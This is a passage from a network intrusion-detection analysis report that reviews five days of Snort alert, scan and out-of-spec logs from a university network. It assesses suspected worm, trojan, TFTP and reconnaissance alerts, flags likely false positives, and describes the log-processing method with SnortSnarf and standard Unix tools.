traffic [**] 24.203.143.208:3087 -> MY.NET.84.151:65535

01/14-00:06:28.954301  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.84.151:65535 -> 24.203.143.208:3087
```

There were 82660 events of this type with the host MY.NET.84.151 as the source or target. Of this 36907 events had host MY.NET.84.151 as the source. Further analysis of the log revealed the following events:

```
01/14-00:17:00.996308  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.13.91.14:2807 -> MY.NET.84.151:65535

01/14-00:17:00.997714  [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.84.151:65535 -> 80.13.91.14:2807

01/14-00:17:05.670804  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.13.91.14:2807 -> MY.NET.84.151:65535

01/14-00:17:44.044849  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.13.91.14:2807 -> MY.NET.84.151:65535

01/14-05:00:45.418273  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.200.113.120:2386 -> MY.NET.84.151:65535

01/14-05:00:45.622138  [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.200.113.120:2386 -> MY.NET.84.151:65535
```

The ports of the external hosts were looked up in IANA port assignments [14] but it got to a point where the ports chosen where so numerous that it was decided to be a futile attempt as these are ephemeral ports. Other hosts in the University network also exhibit these behaviors such as in the following events list:

```
01/14-02:19:59.606506   [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.113.4:1214 -> 65.71.68.196:65535
```

```
01/14-02:42:45.713343   [**] High port 65535 tcp - possible Red Worm -
traffic [**] 213.93.47.172:65535 -> MY.NET.104.204:1214

01/14-06:11:50.259530   [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.200.225.198:1088 -> MY.NET.198.220:65535

01/14-06:25:53.266155   [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.6.40:65535 -> 207.200.87.31:113
```

No matching events were found for host MY.NET.84.151 in either the "OOS" or "scan" logs. It is worth noting that all source and destination ports involved are ephemeral ports and begs the question of "which is the service?" There are a high number of events in the "scan" log with the host MY.NET.84.151 as the target. These events appear to be port scans as noted below:

```
Jan 15 06:38:27 80.200.225.161:1025 -> MY.NET.84.151:1 SYN ******S*
Jan 15 06:38:27 80.200.225.161:1025 -> MY.NET.84.151:2 SYN ******S*
Jan 15 06:38:27 80.200.225.161:1025 -> MY.NET.84.151:3 SYN ******S*
Jan 15 06:38:27 80.200.225.161:1025 -> MY.NET.84.151:5 SYN ******S*
…
Jan 15 06:39:06 80.200.225.161:1025 -> MY.NET.84.151:60000 SYN ******S*
Jan 15 06:39:06 80.200.225.161:1025 -> MY.NET.84.151:65000 SYN ******S*
Jan 15 06:39:06 80.200.225.161:1025 -> MY.NET.84.151:65301 SYN ******S*
```

The source host and port do not change while the destination port does. The port range 1 to 65301 was scanned in a matter of 1 minute. This indicates some interest in this host for some unknown reason, or is it?

The rest of the traffic is most likely generated due to the peer-to-peer hosts in this network as seen by the ports used, for example Kazaa (port 1214). The events of the same name in the "alert" log have peer-to-peer file sharing application ports and corresponding "UDP" events are noted in the "scan" logs for the same source and target pairs. One example of this was mentioned earlier with the host MY.NET.70.176. Four different peer-to-peer applications are identified later: WinMX, Kazaa, Gnutella, and eDonkey2000. The Red Worm affects Linux hosts, which are not as heavily in use as Microsoft hosts, and the traffic does not seen to be exhibiting a consistent pattern of events per hosts.

The IP address with the most occurrences of traffic within this trace, outside of the network, 24.203.143.208 is registered to Videotron Ltee in Canada. Registration for the domain and previous attack information is provided by the DShield project [7]:

IP Address: 24.203.143.208

HostName:

DShield Profile:

Country:	CA
Contact E-mail:	abuse@videotron.ca
Total Records against IP:	

Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
CustName:    Videotron Ltee
Address:     2000 Rue Berri Montreal QC H2L 4V7
Country:     CA
RegDate:     2001-03-09
Updated:     2001-03-09

NetRange:    24.203.143.0 - 24.203.143.255
CIDR:        24.203.143.0/24
NetName:     VL-D-QN-18CB8F00
NetHandle:   NET-24-203-143-0-1
Parent:      NET-24-200-0-0-1
NetType:     Reassigned
Comment:
RegDate:     2001-03-09
Updated:     2001-03-09

<snipped>
```

Correlations: Kevin Timm also noted these same events in the University environment in his analysis of March/2002. In his defensive recommendation, Kevin recommended patching of critical systems to current maintenance levels to mitigate the possible threat of the Red/Adore worm. I tend to agree with this thought but would like to add that continued monitoring will benefit as well as the environment constantly changes. In addition to this, budget and timing permitting, host-based intrusion detection and antiviral software should be installed to reduce the risk of the systems being infected.

A full review of this traffic with a statistical monitor is highly recommended. The system administrators and/or security team should investigate this server MY.NET.84.151 as well as others for compliance to security policies in regards to proper equipment use. Traffic of this type is difficult to enforce especially with new methods of circumventing access control measures at the perimeter. It is recommended that audits and security awareness training be performed periodically to not allow situations like this to advance too far.

High Severity Alert #2 – TFTP - External UDP connection to internal tftp server

This is an interesting event. While FTP services being offered to external customers is certainly normal in most cases with availability and convenience in mind. TFTP, however, is typically used for thin clients, remote device upgrades, and automated build systems such as Sun's Jumpstart [13]. This traffic is not normally sent across the Internet.

In the following log snip we see something that, at first, seems peculiar:

```
01/14-00:08:18.413820  [**] TFTP - External UDP connection to internal tftp
server [**] MY.NET.111.231:69 -> 192.168.0.253:7272

01/14-00:08:18.414231  [**] TFTP - External UDP connection to internal tftp
server [**] MY.NET.111.230:69 -> 192.168.0.253:7272

01/14-00:08:21.028856  [**] TFTP - External UDP connection to internal tftp
server [**] MY.NET.111.235:69 -> 192.168.0.253:1516

01/14-00:08:21.028938  [**] TFTP - External UDP connection to internal tftp
server [**] MY.NET.111.232:69 -> 192.168.0.253:1516
```

Of the 20736 events in this category 20728 have 192.168.0.253 as the destination address. The destination ports used for these events vary greatly. A string match in the "OOS" and "scan" logs for 192.168 did not yield any events related to the host 192.168.0.253. It was noted however that there was substantial Gnutella (ports 6346, 6347, and 4665) traffic on the 192.168.0.0/16 net block. This appears to be another of the University's network range for student access. The address 192.168.0.253 is part of the reserved block as indicated below by an IPINFO lookup on Dshield's website:

IP Address: 192.168.0.253

HostName:

DShield Profile:

Country:	RESERVER
Contact E-mail:	
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
OrgName:     Internet Assigned Numbers Authority
OrgID:       IANA

NetRange:    192.168.0.0 - 192.168.255.255
CIDR:        192.168.0.0/16
NetName:     IANA-CBLK1
NetHandle:   NET-192-168-0-0-1
Parent:      NET-192-0-0-0-0
NetType:     IANA Special Use
NameServer:  BLACKHOLE-1.IANA.ORG
NameServer:  BLACKHOLE-2.IANA.ORG
Comment:     This block is reserved for special purposes.
             Please see RFC 1918 for additional
information.

RegDate:     1994-03-15
Updated:     2002-09-16

<snipped>
```

Correlations: Michael Holstein also noted this type of traffic in the University environment in his analysis. Michael suggested that the internal hosts be validated for proper configuration and possibly implement an ingress filter for TFTP traffic at the perimeter routers/firewalls. This is a good idea even though the targets indicated in the logs appear to be legitimate internal hosts. This would help keep unwanted traffic out of the internal network.

These events are most likely false positives. The host 192.168.0.253 seems to be an internal host. The 192.168.0.0/16 net block is not publicly routable and should not be seen on the Internet. The alert is being triggered due to the fact that the $HOMENET variable is defined as MY.NET.0.0/16 and does not include 192.168.0.0/16. The NIDS, thus, would treat any hosts from the 192.168.0.0/16 net block as an external host. It is recommended to tune the NIDS configuration to include the known internal net blocks to minimize false positives.

High Severity Alert #3 – spp_http_decode: CGI Null Byte attack detected

There are 973 events of this type over the five day period. At first this activity seems suspicious. Observe the following alert log excerpt.

```
01/14-00:31:35.907454  [**] spp_http_decode: CGI Null Byte attack detected
[**] 35.10.87.70:1205 -> MY.NET.99.36:80

01/14-00:33:21.248665  [**] spp_http_decode: CGI Null Byte attack detected
[**] 35.10.87.70:1213 -> MY.NET.99.36:80

01/15-08:44:57.006790  [**] spp_http_decode: CGI Null Byte attack detected
[**] 193.10.173.142:2115 -> MY.NET.99.36:80

01/15-23:37:02.555760  [**] spp_http_decode: CGI Null Byte attack detected
[**] 35.10.87.70:2761 -> MY.NET.99.36:80

01/16-00:09:56.247934  [**] spp_http_decode: CGI Null Byte attack detected
[**] 35.10.87.70:2922 -> MY.NET.99.36:80

01/16-00:10:46.253870  [**] spp_http_decode: CGI Null Byte attack detected
[**] 35.10.87.70:2925 -> MY.NET.99.36:80
```

Scans log excerpt:

```
Jan 14 07:26:33 66.7.81.244:2443 -> MY.NET.99.36:3389 SYN ******S*
Jan 14 12:52:09 65.35.112.32:3186 -> MY.NET.99.36:21 SYN ******S*
Jan 14 23:08:46 80.143.92.64:3051 -> MY.NET.99.36:80 SYN ******S*
Jan 15 22:10:36 217.85.196.1:2260 -> MY.NET.99.36:80 SYN ******S*
Jan 16 00:09:59 61.70.87.51:4273 -> MY.NET.99.36:80 SYN ******S*
Jan 16 12:02:04 210.17.173.82:18186 -> MY.NET.99.36:80 SYN ******S*
```

The “OOS” log had no entries for the host MY.NET.99.36 indicating no malformed or crafted packets destined to or from this host. The “scan” log excerpt listed above is the list of all events in the “scan” log for the host MY.NET.99.36. There were no matching source/target pairs for the timeframe indicated by the alerts above. This tends to

indicate the lack of scanning and packet crafting but not necessarily a good indication of this being a false positive.

The event triggers on "%00" in the HTTP request. The events can be triggered, however, by sites that use cookies with urlencoded binary data, or if you're scanning port 443 and picking up SSLencrypted traffic. In this case the alerts are generated for target port 80 and thus the cookies with urlencoded binary data seems to be a better fit for a possible explanation of triggered false positives. False positives can occur with IDS rules such as the one that triggered this event. The traffic seems legitimate from looking at the "alert", "scan", and "OOS" logs.

Registration for the domain and previous attack information is provided by the DShield project [6]:

IP Address: 35.10.87.70

HostName: tatnallc-3.user.msu.edu

DShield Profile:

Country:	US
Contact E-mail:	abuse@msu.edu
Total Records against IP:	
Number of targets:	
Date Range:	

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
OrgName:     Michigan State University
OrgID:       MISU
Address:     220 Computer Center
City:        East Lansing
StateProv:   MI
PostalCode:  48824
Country:     US

NetRange:    35.8.0.0 - 35.10.255.255
CIDR:        35.8.0.0/15, 35.10.0.0/16
NetName:     MICH-618
NetHandle:   NET-35-8-0-0-1
Parent:      NET-35-0-0-0-1
NetType:     Reassigned
Comment:
RegDate:     2000-02-22
Updated:     2002-06-06

<snipped>
```

Correlations: Events of this same type were noted by Joe Ellis in the University environment in his analysis of May/2002. As Joe indicates, the "%00" in the content of the CGI form can also trigger false positives if it is designed into the form.

There is not enough conclusive evidence to identify this as an attack. I believe this is a false positive based upon the available log information. It is recommended, however, that University system administrators and/or security staff evaluate web server configurations, logs, and possibly monitor the traffic to arrive at a more conclusive decision as to the legitimacy of these alerts.

High Severity Alert #4 – Possible trojan server activity

This sequence of alerts shows some highly suspicious traffic seen on multiple hosts on the internal network:

```
01/14-05:50:09.414580  [**] Possible trojan server activity [**]
MY.NET.84.193:2418 -> 24.118.171.141:27374

01/14-06:36:59.951617  [**] Possible trojan server activity [**]
216.17.137.60:27374 -> MY.NET.113.4:1214

01/14-06:36:59.951964  [**] Possible trojan server activity [**]
MY.NET.113.4:1214 -> 216.17.137.60:27374

01/14-06:36:59.955948  [**] Possible trojan server activity [**]
216.17.137.60:27374 -> MY.NET.113.4:1214

01/14-15:11:43.146684  [**] Possible trojan server activity [**]
MY.NET.70.161:27374 -> 209.73.180.8:80

01/14-15:54:45.603188  [**] Possible trojan server activity [**]
80.198.32.196:3474 -> MY.NET.137.5:27374

01/14-15:54:46.081664  [**] Possible trojan server activity [**]
MY.NET.137.1:27374 -> 80.198.32.196:3114

01/14-15:54:51.189664  [**] Possible trojan server activity [**]
80.198.32.196:4578 -> MY.NET.137.17:27374

01/14-15:54:54.886377  [**] Possible trojan server activity [**]
80.198.32.196:3524 -> MY.NET.137.6:27374
```

The ports associated with the source and destinations are well-known Trojan ports. Port 2418 is associated with Intruzzo and port 27374 is associated with SubSeven (and other Trojans/worms). A substring match for MY.NET.137.5 in the "scan" log revealed that there are port scans to the MS SQL Server port 1433, FTP, and HTTP ports but nothing from the associated sources listed above. A substring match in the "OOS" log returned no results. The same substring match was performed for MY.NET.137.6 and MY.NET.137.17 with the same results. It is worth noting that the source address is the same for events of this type for all three hosts. Hosts MY.NET.137.1, MY.NET.137.5, MY.NET.137.6, and MY.NET.137.17 (to mention a few) should be checked for signs of compromise and backdoor Trojan programs.

The following is information on most frequented destination host [5]:

IP Address: 80.198.32.196

HostName: 0x50c620c4.abnxx5.adsl-dhcp.tele.dk

DShield Profile:

Country:	
Contact E-mail:	
Total Records against IP:	
Number of targets:	
Date Range:	

Ports Attacked (up to 10):


Port	Attacks

Whois:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:      80.198.32.0 - 80.198.35.255
netname:      TDC-TELEDANMARK-BREDBAANDSADSL-NET
descr:        IP addresses for ADSL users in
descr:        Tele Danmark's IP backbone.
country:      DK
admin-c:      AS5071-RIPE
tech-c:       AS5071-RIPE
status:       ASSIGNED PA
remarks:      If you have any complaints regarding a
user from this
remarks:      ip range, please contact
abuse@post.tele.dk regarding
remarks:      this issue.
notify:       access@ip.tele.dk
mnt-by:       TDK-MNT
changed:      auto-ripe@ip.tele.dk 20020604
source:       RIPE

<snipped>
```



Correlations: Tod Beardsley noted these same events in the University environment in his analysis of May/2002. As in Tod's analysis, there are some alerts triggered that appear to be normal traffic such as in the case of MY.NET.70.161 communicating with external host 209.73.180.8 on the HTTP port. Other alerts triggered are in relation to Kazaa. The majority of the traffic is deemed to be suspicious and warrant further investigation such as that in the MY.NET.137.0/24 network. The link diagram above shows multiple hosts on that network receiving communication from external host 80.198.32.196 with different source ports to the same 27374 destination port.

The recommendation is to fully investigate whether these hosts are infected with the Trojan and remediate as soon as possible. The link diagram above indicates multiple hosts, 15, on the MY.NET.137.0/24 network exhibiting this anomalous behavior. The fact that these 15 hosts are participating in anomalous traffic as this with one single external host using ephemeral source ports is a cause for concern. It is also recommended to install, if not already present, antiviral software with the latest virus definitions as well as host-based intrusion detection system on critical systems.

Medium Severity Alert #1 – Queso fingerprint

Queso sends odd TCP packets to targeted hosts to identify the Operating System. These TCP packets have a unique style that is not covered by the protocol specifications. The following snip from the logs exhibit this behavior:

Alert log:

```
01/14-00:05:50.884214  [**] Queso fingerprint [**] 133.11.36.54:37543 ->
MY.NET.130.12:80

01/14-00:57:05.261792  [**] Queso fingerprint [**] 133.11.36.54:48786 ->
MY.NET.130.12:80
```

OOS log:

```
01/14-00:05:50.884222 133.11.36.54:37543 -> MY.NET.130.12:80
TCP TTL:51 TOS:0x0 ID:22526 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x4AF4D5EE  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 491225616 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
01/14-00:05:53.881696 133.11.36.54:37543 -> MY.NET.130.12:80
TCP TTL:51 TOS:0x0 ID:22527 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x4AF4D5EE  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 491225916 0 NOP WS: 0
```

Scan log:

```
Jan 14 00:05:50 133.11.36.54:37543 -> MY.NET.130.12:80 SYN 12****S*
RESERVEDBITS

Jan 14 00:57:05 133.11.36.54:48786 -> MY.NET.130.12:80 SYN 12****S*
RESERVEDBITS
```

The events indicate a reconnaissance attempt targeted at the network. Points of interest are highlighted. Tools such as Queso are typically used to map out a network to plan future attacks or to determine whether it is worthwhile for an attacker to do so.

One of the sources of this attack is a network in Japan. Registration for the domain and previous attack information is provided by the DShield project [4]:

IP Address: 133.11.36.54

HostName: tsubame14.crawler.kototoi.org

DShield Profile:

Country:	JP
Contact E-mail:	hostmaster@nic.ad.jp (Wrong)
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
OrgName:    Japan Network Information Center
OrgID:      JNIC
```

```
NetRange:   133.0.0.0 - 133.255.255.255
CIDR:       133.0.0.0/8
NetName:    JAPAN-INET
NetHandle:  NET-133-0-0-0-1
Parent:
NetType:    Direct Allocation
NameServer: NS0.NIC.AD.JP
NameServer: NS.WIDE.AD.JP
NameServer: NS0.IIJ.AD.JP
NameServer: DNS0.SPIN.AD.JP
Comment:
RegDate:
Updated:    2002-02-18

<snipped>
```

Correlations: Michael Holstein also noted this type of traffic in the University environment in his analysis. Michael indicated that the peer-to-peer file sharing applications seen in the environment could possible trigger these alerts but did not have access to the Snort rule to validate this. I am seeing Gutella traffic triggering these alerts as well but also notice that traffic destined for port 80 and 25 also trigger these alerts.

It is recommended that the IDS analyst monitor this traffic and, if possible, a filter or statistical monitor can be setup on the monitoring console to track this activity for future investigation purposes.

Medium Severity Alert #2 – NMAP TCP Ping

This alert is triggered when there is a TCP ACK packet with no acknowledgement number and may result in numerous false positives. The following is a snippet of the alerts of this type form the alert log:

```
01/14-09:23:48.907271  [**] NMAP TCP ping! [**] 193.41.181.254:81 ->
MY.NET.118.6:3011

01/14-10:47:28.913939  [**] NMAP TCP ping! [**] 210.22.4.18:80 ->
MY.NET.122.54:80

01/14-11:55:03.617797  [**] NMAP TCP ping! [**] 63.211.17.228:80 ->
MY.NET.111.166:1512

01/14-13:39:35.875720  [**] NMAP TCP ping! [**] 66.250.6.202:81 ->
MY.NET.88.94:612
```

There were 112 of these events for the five day period. The traffic appears to be legitimate web traffic. An analysis of the alerts revealed that standard HTTP, HOSTS2 Name Service, and Trusted Web (port 3011) were either the source or destination ports. The one event of interest above is from source 210.22.4.18.18 to MY.NET.122.54. The source and destination ports are both 80.

Registration information for the domain of one of the sources is provided by the DShield project [3]:

IP Address: 193.41.181.254

HostName: 193.41.181.254

DShield Profile:

Country:	FR
Contact E-mail:	eric.eichelbrenner@regus-sa.fr
Total Records against IP:	255
Number of targets:	38
Date Range:	2003-01-27 to 2003-01-27

Ports Attacked (up to 10):

Port	Attacks
37852	44

Whois:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:      193.41.180.0 - 193.41.181.255
netname:      REGUS-4
descr:        Regus provides instant temporary offices
descr:        Regus is based in France
country:      FR
admin-c:      EE651-RIPE
tech-c:       EE651-RIPE
status:       ASSIGNED PI
notify:       eric.eichelbrenner@regus-sa.fr
mnt-by:       RIPE-NCC-HM-PI-MNT
mnt-by:       REGUS-MNT
mnt-lower:    RIPE-NCC-HM-PI-MNT
changed:      hostmaster@ripe.net 20010115
source:       RIPE

<snipped>
```

Correlations: Tod Beardsley noted these same events in the University environment in his analysis of May/2002. Tod noted that the traffic that generated the alerts originated from the peer-to-peer file sharing applications. In this case we are seeing the alerts triggered by legitimate HTTP traffic.

Based upon the high probability that this is a false positive, it is recommended that the rule either be tuned or removed from the sensors. Tod Beardsley notes that NMAP versions greater than 2.5BETA do not exhibit this behavior.

Top Talkers List


Top 10 Source Hosts based on alert count in the alert log:

Rank	Total # Alerts	**Source IP**	# Signatures triggered	Destinations involved
rank #1	36889 alerts	MY.NET.84.151	8 signatures	(147 destination IPs)
rank #2	13424 alerts	212.179.1.145	4 signatures	192.180.113.4, 192.180.135.207
rank #3	6780 alerts	217.136.73.54	9 signatures	(3 destination IPs)
rank #4	6225 alerts	MY.NET.88.193	1 signatures	(38 destination IPs)
rank #5	6055 alerts	212.179.107.228	1 signatures	(4 destination IPs)
rank #6	5917 alerts	80.200.225.161	8 signatures	(3 destination IPs)
rank #7	4186 alerts	MY.NET.111.232	1 signatures	192.168.0.253
rank #8	4174 alerts	MY.NET.111.235	1 signatures	192.168.0.253
rank #9	4129 alerts	MY.NET.111.219	1 signatures	192.168.0.253
rank #10	4123 alerts	MY.NET.111.231	1 signatures	192.168.0.253

Top 10 Destination Hosts based on alert count in the alert log:

Rank	Total # Alerts	**Destination IP**	# Signatures triggered	Originating sources
rank #1	45725 alerts	MY.NET.84.151	30 signatures	(149 source IPs)
rank #2	20728 alerts	192.168.0.253	3 signatures	(7 source IPs)
rank #3	13697 alerts	MY.NET.113.4	11 signatures	(23 source IPs)
rank #4	10157 alerts	MY.NET.88.193	2 signatures	(41 source IPs)
rank #5	4880 alerts	217.136.73.54	1 signatures	192.180.84.151
rank #6	4757 alerts	80.200.225.161	2 signatures	192.180.88.193, 192.180.84.151
rank #7	3795 alerts	MY.NET.105.204	7 signatures	(12 source IPs)
rank #8	3624 alerts	MY.NET.84.193	7 signatures	(11 source IPs)
rank #9	3146 alerts	62.147.242.129	1 signatures	192.180.84.151
rank #10	2859 alerts	MY.NET.90.212	2 signatures	(5 source IPs)

Analyzing the “scans” logs for the five day period of January 14th through 18th 2003 inclusively yielded the following table of top talkers based on event count. SawMill was used in this analysis.



	Source host	Hits	Hits bar
1	MY.NET.83.146	748,532	
2	MY.NET.84.147	686,822	
3	MY.NET.70.176	667,598	
4	MY.NET.150.213	318,985	
5	MY.NET.114.45	221,291	
6	MY.NET.91.252	152,548	
7	MY.NET.91.72	151,318	
8	MY.NET.118.6	84,339	
9	MY.NET.106.228	61,799	
10	MY.NET.150.215	54,541	
	558 other items	561,492	
	Total	3,709,265	

The following table shows the top ten source and destination ports from the “scans” log files.

	Source port	Hits	Hits bar
1	6257	1,962,930	
2	7736	686,475	
3	2917	221,198	
4	1237	150,407	
5	3011	83,602	
6	1292	52,562	
7	2025	41,581	
8	3400	37,866	
9	1182	36,762	
10	888	25,758	
	Total	3,709,265	

	Destination port	Hits	Hits bar
1	6257	1,908,603	
2	80	75,021	
3	135	42,697	
4	445	29,222	
5	41170	26,580	
6	27005	26,183	
7	21	23,567	
8	1214	16,004	
9	4665	13,526	
10	22321	11,949	
	Total	3,709,265	

The tables above indicate that the majority of the traffic was destined for port 6257. A search on Internet Storm Center revealed that this port is commonly used for WinMX File Sharing and listens for UDP traffic [16]. This product does not have any known vulnerabilities to date, but it does circumvent access control at the borders of the University’s network leaving it vulnerable to attack. These were also the top ports in the alert log which generated the spp_portscan alerts. The other high event count ports include HTTP, FTP, DCE Endpoint Resolution, Kazaa, Gnutella, eDonkey2000, and Microsoft DS.

The services listed above accounts for most of the UDP traffic being seen in the “scans” log files. They also account for most of the alerts in the “alert” log. It is a cause for concern that of the services listed above; a small fraction of it is legitimate traffic for University purposes. The majority of the traffic appears to be comprised of the peer-to-peer file sharing applications such as WinMX, Kazaa, Gnutella, and eDonkey2000. These peer-to-peer file sharing applications can compromise a network by bypassing

perimeter access controls. The use of such applications can introduce attacks and malware into an environment by bypassing filtering and possibly detection. The existence of GateCrasher is also a cause for concern since this product is a Trojan similar to BackOrifice and Subseven that can allow an attacker to take control of any computer and attack the environment from within. There are clear signs of scanning activity but the most critical issue noted from these log files are what has been discussed. It is highly recommended that containment and mitigation procedures be enacted to stop the GateCrasher and peer-to-peer applications.

Description of the Analysis Process

The log files where downloaded from the designated area and reviewed to ensure that the correct files were obtained for the analysis. SnortSnarf [22], snort_stat [21], and snortalog [20] were utilized to process the "alert" log files into more manageable HTML-formatted reports. The reports were then manually analyzed for anomalies, suspicious activity, and trending. All events of interest were analyzed further and correlated with other logs to come about an informed conclusion of the events.

Before processing the logs, some data manipulation was required to provide easier and more efficient analysis of the logs. The "alert" log files for all five days were consecutively concatenated into a single file. This provided a single report with cumulative analysis of the five days, which makes it easier to analyze.

```
myhost# cat alert.03011[4-8] > alert.0114_01182003
```

In order to verify that the concatenation would not cause loss of data, the line counts of all five "alert" log files were compared to that of the concatenated version.

```
myhost# cat alert.03011[4-8] | wc -l
  698960
myhost# wc -l alert.0114_01182003
  698960 alert.0114_01182003
```

After attempting a first run of SnortSnarf on the concatenated "alert" file to my surprise, I finally decided to read the SnortSnarf documentation fully. It was then that I realized it would be necessary to substitute a real network address for the "MY.NET.*.*" hosts otherwise the "alert" log entry would not be parsed correctly. I searched for an address block that would be a suitable replacement, verified that no entries with this address existed in the "alert" log, and replaced all instances of "MY.NET" with "192.180". After looking at the "alert" log in more detail, it was determined that removing the entries generated by the spp_portscan preprocessor would be necessary to get a cleaner picture of interesting events. The entries were compared to the entries in the concatenated scan log and determined to be alerts generated by peer-to-peer file sharing applications based on the ports used and direction of traffic:

```
myhost# grep "192.180" alert.0114_01182003
myhost# cat alert.0114_01182003 | sed 's/MY.NET/192.180/g' >
alert.0114_01182003.final
myhost# grep "MY.NET" alert.0114_01182003.final
```

```
myhost# grep -v "spp_portscan" alert.0114_01182003.final >
alert.0114_01182003.pruned
```

The concatenated and cleaned "alert" log is now ready to be processed by SnortSnarf. In reading the SnortSnarf documentation and other resources found on the Internet, a suitably large server was required for SnortSnarf to process this large amount of data. It was thus decided that the development Sun E450 server with 4 x 450 MHz processors, 2 GB of RAM, 4 GB of swap, and 400 GB of disk configured in raid 0+1 would be used. The following SnortSnarf command was issued to start the processing:

```
myhost# nohup snortsnarf.pl -homenet 192.180.0.0/16 -rulesfile
../snort_rules/snort.conf -rulesdir ../snort_rules -rs
../../logs/alert.0114_01182003.pruned &
```

The above processes the "alert" log file with 192.180.0.0/16 as the home network (network of the University), links additional information from the rules files to matching events, and sorts the events in priority of most interest. The processing would take a while so the process was back grounded and set to NOHUP (NO HangUP) so it could be run without user interaction. Once the SnortSnarf processing completed, analysis of the events could be commenced.

The full output of the SnortSnarf "summary" page is found in Appendix A. The report generated by SnortSnarf allows the analyst to analyze an overwhelming amount of data using statistics of events, source hosts, and destination hosts. These statistics allow the analyst to correlate events of critical nature with other events and traffic appearing in the environment to derive an informed conclusion. Various other options are available for SnortSnarf, but the options chosen here seemed to leave out the least and provide an ordered list of events based on severity.

Upon identifying events of interest from the SnortSnarf report, a comparison to the "alert" log events was performed to get more detail and perform verification. This is necessary to assist in identifying false positives and correlating events. Equally as import is to determine which Snort rule triggered the event so that analysis for rules that are not specific enough and may cause false positives or false negatives. Such tasks can be performed by using commonly available search tools in UNIX against the "alert", "scan", "OOS", and Snort rules files.

For additional analysis of the "scan" and "OOS" log files, SawMill was used to process the log files. This provided a good overview of top sources, source ports, destinations, and destination ports. Identifying this type of information assisted in comparing the three log types for high volume events and determining if the hosts involved were somehow related. Of course this only gives an overview and further analysis of the logs was necessary.

